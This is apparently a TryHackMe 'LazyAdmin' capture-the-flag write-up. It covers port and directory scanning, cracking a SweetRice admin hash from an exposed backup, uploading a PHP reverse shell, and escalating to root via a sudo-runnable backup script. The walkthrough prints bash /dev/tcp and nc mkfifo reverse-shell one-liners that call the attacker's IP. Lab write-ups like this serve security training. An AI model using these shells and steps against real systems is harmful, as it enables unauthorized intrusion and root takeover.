

LazyAdmin - TryHackMe


Nmap Scan :-

```
(maskman@maskman) - [~]
$ nmap -T 5 -p- -v lazyadmin.thm
Starting Nmap 7.91 ( https://nmap.org ) at 2021-09-13 13:13 IST
Initiating Ping Scan at 13:13
Scanning lazyadmin.thm (10.10.177.239) [2 ports]
Completed Ping Scan at 13:13, 0.24s elapsed (1 total hosts)
Initiating Connect Scan at 13:13
Scanning lazyadmin.thm (10.10.177.239) [65535 ports]
Discovered open port 80/tcp on 10.10.177.239
Discovered open port 22/tcp on 10.10.177.239
Completed Connect Scan at 13:28, 899.88s elapsed (1 host timed out)
Nmap scan report for lazyadmin.thm (10.10.177.239)
Host is up (0.15s latency).
Skipping host lazyadmin.thm (10.10.177.239) due to host timeout
Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 900.17 seconds
```

Open Ports :- 22,80

FFUF :-

```
(maskman@maskman) - [~]
$ ffuf -w /home/maskman/Documents/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://
lazyadmin.thm/FUZZ -c -v
```



v1.3.1 Kali Exclusive <3

```
-----
:: Method      : GET
:: URL         : http://lazyadmin.thm/FUZZ
:: Wordlist    : FUZZ: /home/maskman/Documents/dirbuster/wordlists/directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher     : Response status: 200,204,301,302,307,401,403,405
-----
```

```
[Status: 200, Size: 11321, Words: 3503, Lines:
376]
```

```
| URL | http://lazyadmin.thm/
* FUZZ:
```

```
[Status: 200, Size: 11321, Words: 3503, Lines:
376]
```

```
| URL | http://lazyadmin.thm/# or send a letter to Creative Commons, 171 Second Street,
* FUZZ: # or send a letter to Creative Commons, 171 Second Street,
```

```
[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/# This work is licensed under the Creative Commons
* FUZZ: # This work is licensed under the Creative Commons

[Status: 301, Size: 316, Words: 20, Lines:
10]
| URL | http://lazyadmin.thm/content
| --> | http://lazyadmin.thm/content/
* FUZZ: content

[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/#
* FUZZ: #

[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/# directory-list-2.3-medium.txt
* FUZZ: # directory-list-2.3-medium.txt

[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/#
* FUZZ: #

[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/# Suite 300, San Francisco, California, 94105, USA.
* FUZZ: # Suite 300, San Francisco, California, 94105, USA.

[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/#
* FUZZ: #

[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/# Copyright 2007 James Fisher
* FUZZ: # Copyright 2007 James Fisher

[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/#
* FUZZ: #

[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/# on atleast 2 different hosts
* FUZZ: # on atleast 2 different hosts

[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/# license, visit http://creativecommons.org/licenses/by-sa/3.0/
* FUZZ: # license, visit http://creativecommons.org/licenses/by-sa/3.0/

[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/# Priority ordered case sensitive list, where entries were found
* FUZZ: # Priority ordered case sensitive list, where entries were found

[Status: 200, Size: 11321, Words: 3503, Lines:
376]
| URL | http://lazyadmin.thm/# Attribution-Share Alike 3.0 License. To view a copy of this
* FUZZ: # Attribution-Share Alike 3.0 License. To view a copy of this
```

```
[Status: 200, Size: 11321, Words: 3503, Lines: 376]
```

```
| URL | http://lazyadmin.thm/
```

```
* FUZZ:
```

```
[Status: 403, Size: 278, Words: 20, Lines: 10]
```


```
| URL | http://lazyadmin.thm/server-status
```

```
* FUZZ: server-status
```

```
:: Progress: [220560/220560] :: Job [1/1] :: 168 req/sec :: Duration: [0:22:29] :: Errors: 55 ::
```

```
—(maskman@maskman)-[~]
```

```
└─$ ffuf -w /home/maskman/Documents/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://lazyadmin.thm/content/FUZZ -c -v
```



```
v1.3.1 Kali Exclusive <3
```

```
-----  
:: Method      : GET  
:: URL         : http://lazyadmin.thm/content/FUZZ  
:: Wordlist     : FUZZ: /home/maskman/Documents/dirbuster/wordlists/directory-list-2.3-medium.txt  
:: Follow redirects : false  
:: Calibration  : false  
:: Timeout     : 10  
:: Threads     : 40  
:: Matcher     : Response status: 200,204,301,302,307,401,403,405  
-----
```

```
[Status: 301, Size: 323, Words: 20, Lines: 10]
```

```
| URL | http://lazyadmin.thm/content/images
```

```
| --> | http://lazyadmin.thm/content/images/
```

```
* FUZZ: images
```

```
[Status: 200, Size: 2199, Words: 109, Lines: 36]
```

```
| URL | http://lazyadmin.thm/content/# Copyright 2007 James Fisher
```

```
* FUZZ: # Copyright 2007 James Fisher
```

```
[Status: 301, Size: 319, Words: 20, Lines: 10]
```

```
| URL | http://lazyadmin.thm/content/js
```

```
| --> | http://lazyadmin.thm/content/js/
```

```
* FUZZ: js
```

```
[Status: 301, Size: 320, Words: 20, Lines: 10]
```

```
| URL | http://lazyadmin.thm/content/inc
```

```
| --> | http://lazyadmin.thm/content/inc/
```

```
* FUZZ: inc
```

```
[Status: 301, Size: 319, Words: 20, Lines: 10]
```

```
| URL | http://lazyadmin.thm/content/as
```

```
| --> | http://lazyadmin.thm/content/as/
* FUZZ: as

[Status: 301, Size: 324, Words: 20, Lines:
10]
| URL | http://lazyadmin.thm/content/_themes
| --> | http://lazyadmin.thm/content/_themes/
* FUZZ: _themes

[Status: 301, Size: 327, Words: 20, Lines:
10]
| URL | http://lazyadmin.thm/content/attachment
| --> | http://lazyadmin.thm/content/attachment/
* FUZZ: attachment

[Status: 200, Size: 2199, Words: 109, Lines:
36]
| URL | http://lazyadmin.thm/content/
* FUZZ:
```

```
:: Progress: [220560/220560] :: Job [1/1] :: 265 req/sec :: Duration: [0:20:56] :: Errors: 15 ::
```

Searchsploit :-

I mirrored the /content/inc/ page to my machine and browsed through the files. There was a file named “lastest.txt” It had the Sweet rice version number. So, I searched in searchsploit for available exploits and found few. One of them was php code execution exploit.

```
maskman@maskman: ~/machines/lazyadmin_thm x maskman@maskman: ~/machines/lazyadmin_thm/httrack/lazyadmin.thm/content/inc x
total 96
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 404.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 alert.html
drwxr-xr-x 2 maskman maskman 4096 Sep 13 13:52 cache
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 close_tip.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 db.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 do_ads.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 do_attachment.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 do_category.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 do_comment.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 do_entry.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 do_home.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 do_lang.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 do_rssfeed.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 do_sitemap.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 do_tags.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 do_theme.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 error_report.html
drwxr-xr-x 2 maskman maskman 4096 Sep 13 13:52 font
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 function.html
-rw-r--r-- 1 maskman maskman 137 Sep 19 2016 htaccess.txt
-rw-r--r-- 1 maskman maskman 7830 Sep 13 13:52 index30b5.html
-rw-r--r-- 1 maskman maskman 7830 Sep 13 13:52 index5851.html
-rw-r--r-- 1 maskman maskman 7830 Sep 13 13:52 index78r9.html
-rw-r--r-- 1 maskman maskman 7830 Sep 13 13:52 indexad9f.html
-rw-r--r-- 1 maskman maskman 7830 Sep 13 13:52 indexb70a.html
-rw-r--r-- 1 maskman maskman 7830 Sep 13 13:52 indexb9ec.html
-rw-r--r-- 1 maskman maskman 7830 Sep 13 13:52 indexc052.html
-rw-r--r-- 1 maskman maskman 7830 Sep 13 13:52 indexf8a0.html
-rw-r--r-- 1 maskman maskman 7814 Sep 13 13:51 index.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 init.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 install.lock.html
drwxr-xr-x 2 maskman maskman 4096 Sep 13 13:52 lang
-rw-r--r-- 1 maskman maskman 5 Sep 19 2016 lastest.txt
drwxr-xr-x 2 maskman maskman 4096 Sep 13 13:52 mysql_backup
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 rssfeed_category.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 rssfeed_entry.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 rssfeed.html
-rw-r--r-- 1 maskman maskman 0 Sep 13 13:52 sitemap.xml.html

(maskman@maskman) ~/httrack/lazyadmin.thm/content/inc
$ cat lastest.txt
1.5.1

(maskman@maskman) ~/httrack/lazyadmin.thm/content/inc
$ searchsploit "Sweetrice 1.5.1"
```

Exploit Title	Path
SweetRice 1.5.1 - Arbitrary File Download	php/webapps/40698.py
SweetRice 1.5.1 - Arbitrary File Upload	php/webapps/40716.py
SweetRice 1.5.1 - Backup Disclosure	php/webapps/40718.txt
SweetRice 1.5.1 - Cross-Site Request Forgery	php/webapps/40692.html
SweetRice 1.5.1 - Cross-Site Request Forgery / PHP Code Execution	php/webapps/40700.html

```
Shellcodes: No Results
```

mysqlbackup has credentials for the login page. one was username “manager” and the other is password hash.

```
maskman@maskman: ~/machines/lazyadmin_thm x maskman@maskman: ~/machines/lazyadmin_thm/httrack/lazyadmin.thm/content/inc/mysql_backup x
PRIMARY KEY (`id`),
KEY `item_id` (`item_id`),
KEY `item_type` (`item_type`),
KEY `name` (`name`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
8 => 'DROP TABLE IF EXISTS `%_item_plugin`;',
9 => 'CREATE TABLE `%_item_plugin` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `item_id` int(10) NOT NULL,
  `item_type` varchar(255) NOT NULL,
  `plugin` varchar(255) NOT NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
10 => 'DROP TABLE IF EXISTS `%_links`;',
11 => 'CREATE TABLE `%_links` (
  `lid` int(10) NOT NULL AUTO_INCREMENT,
  `request` text NOT NULL,
  `url` text NOT NULL,
  `plugin` varchar(255) NOT NULL,
  PRIMARY KEY (`lid`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
12 => 'DROP TABLE IF EXISTS `%_options`;',
13 => 'CREATE TABLE `%_options` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `content` mediumtext NOT NULL,
  `date` int(10) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `name` (`name`)
) ENGINE=MyISAM AUTO_INCREMENT=4 DEFAULT CHARSET=utf8;',
14 => 'INSERT INTO `%_options` VALUES(\\1\\,\\global setting\\,\\a:17:{s:4:\\name\\;s:25:\\Lazy Admin#039;s Website\\;s:6:\\author\\;s:10:\\Lazy Admin\\;s:5:\\title\\;s:0:\\\\\\;s:8:\\keywords\\;s:8:\\Keywords\\;s:11:\\description\\;s:11:\\Description\\;s:5:\\admin\\;s:7:\\manager\\;s:6:\\passwd\\;s:32:\\42f749ade7f9e195bf475f37a44cafc\\;s:5:\\close\\;s:11:s:9:\\close tip\\;s:454:\\<p>Welcome to SweetRice - Thank your for install SweetRice as your website management system.</p><h1>This site is building now , please come late.</h1><p>If you are the webmaster,please go to Dashboard -> General -> Website setting </p><p>and uncheck the checkbox \\\"Site close\\\" to open your website.</p>More help at <a href=\\\"http://www.basic-cms.org/docs/5-things-need-to-be-done-when-SweetRice-installed\\\">Tip for Basic CMS SweetRice installed</a></p>\\;s:5:\\cache\\;s:0:s:13:\\cache_expired\\;s:0:s:10:\\use track\\;s:10:s:11:\\url rewrite\\;s:10:s:4:\\logo\\;s:0:\\\\\\;s:5:\\theme\\;s:0:\\\\\\;s:4:\\lang\\;s:9:\\en-us.php\\;s:11:\\admin_email\\;N;\\,\\1575023409\\);',
15 => 'INSERT INTO `%_options` VALUES(\\2\\,\\Categories\\,\\\\,\\1575023409\\);',
16 => 'INSERT INTO `%_options` VALUES(\\3\\,\\links\\,\\'\\,\\1575023409\\);',
17 => 'DROP TABLE IF EXISTS `%_posts`;',
18 => 'CREATE TABLE `%_posts` (
  `id` int(10) NOT NULL AUTO_INCREMENT,
  `name` varchar(255) NOT NULL,
  `title` varchar(255) NOT NULL,
  `body` longtext NOT NULL,
  `keyword` varchar(255) NOT NULL DEFAULT '\\',
  `tags` text NOT NULL,
  `description` varchar(255) NOT NULL DEFAULT '\\',
  `sys_name` varchar(128) NOT NULL,
  `date` int(10) NOT NULL DEFAULT '\\0\\',
  `category` int(10) NOT NULL DEFAULT '\\0\\',
  `in_blog` tinyint(1) NOT NULL,
  `views` int(10) NOT NULL,
  `allow_comment` tinyint(1) NOT NULL DEFAULT '\\1\\',
  `template` varchar(60) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `sys_name` (`sys_name`),
  KEY `date` (`date`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8;',
);>
(END)
```

Hashcat :-

I cracked the hash using hashcat.

```

(maskman@maskman)-[~]
$ hashcat -m 0 -a 0 sqlhash ~/Documents/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-11th Gen Intel(R) Core(TM) i5-1135G7 @ 2.40GHz, 5568/5632 MB (2048 MB allocatable), 8MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 66 MB


Dictionary cache hit:
* Filename..: /home/maskman/Documents/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

42f749ade7f9e195bf475f37a44cafcb:Password123


Session.....: hashcat
Status.....: Cracked
Hash.Name.....: MD5
Hash.Target.....: 42f749ade7f9e195bf475f37a44cafcb
Time.Started.....: Mon Sep 13 15:03:36 2021 (0 secs)
Time.Estimated...: Mon Sep 13 15:03:36 2021 (0 secs)
Guess.Base.....: File (/home/maskman/Documents/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 729.6 kH/s (0.24ms) @ Accel:1024 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests

```



Admin Panel :-



I uploaded the reverse shell in the ads page and loaded it from “content/inc/ads” folder to get the reverse shell connection.



Index of /content/inc/ads

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 revshell.php	2021-09-13 12:48	353	

Apache/2.4.18 (Ubuntu) Server at lazyadmin.thm Port 80

Initial Foothold :-

User flag :-

```

(maskman@maskman)-[~]
$ rlwrap nc -lvnp 1443
listening on [any] 1443 ...
connect to [10.8.192.73] from (UNKNOWN) [10.10.125.176] 52140
bash: cannot set terminal process group (1067): Inappropriate ioctl for device
bash: no job control in this shell
cat /home/itguy/user.txt
cat /home/itguy/user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/var/www/html/content/inc/ads$

```

Privilege escalation to Root :-

The user can run backup.pl script as root. The script executes another script called "copy.sh". SO , I echoed reverse shell content to the copy.sh file and ran the backup.pl script as root and got the reverse shell as root.

```

(maskman@maskman)-[~]
$ rlwrap nc -lvnp 1443
listening on [any] 1443 ...
connect to [10.8.192.73] from (UNKNOWN) [10.10.125.176] 52140
bash: cannot set terminal process group (1067): Inappropriate ioctl for device
bash: no job control in this shell
cat /home/itguy/user.txt
cat /home/itguy/user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}
sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl
echo 'bash -i >& /dev/tcp/10.8.192.73/5678 0>&1' > /etc/copy.sh
< 'bash -i >& /dev/tcp/10.8.192.73/5678 0>&1' > /etc/copy.sh
sudo /usr/bin/perl /home/itguy/backup.pl
<html/content/inc/ads$ sudo /usr/bin/perl /home/itguy/backup.pl
/etc/copy.sh: 2: /etc/copy.sh: Syntax error: Bad fd number
clear
clear
TERM environment variable not set.
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.192.73 5678 >/tmp/f' >/etc/copy.sh
<cat /tmp/f|/bin/sh -i 2>&1|nc 10.8.192.73 5678 >/tmp/f' >/etc/copy.sh
sudo /usr/bin/perl /home/itguy/backup.pl
<html/content/inc/ads$ sudo /usr/bin/perl /home/itguy/backup.pl
www-data@THM-Chal:/var/www/html/content/inc/ads$

```


id

id

id

```
connect to [10.8.192.73] from (UNKNOWN) [10.10.125.176] 38082
```

```
/bin/sh: 0: can't access tty; job control turned off
```

```
# uid=0(root) gid=0(root) groups=0(root)
```

```
# # # # uid=0(root) gid=0(root) groups=0(root)
```

```
# uid=0(root) gid=0(root) groups=0(root)
```

id

```
uid=0(root) gid=0(root) groups=0(root) vadmin.thm Port 80
```

```
clear
```

```
'unknown': I need something more specific.
```

```
cd /root
```

 $1s - 1$

total 4

```
-rw-r--r-- 1 root root 38 nov 29 2019 root.txt
```

```
cat root.txt
```

 $\text{THM}\{\dots\}$

#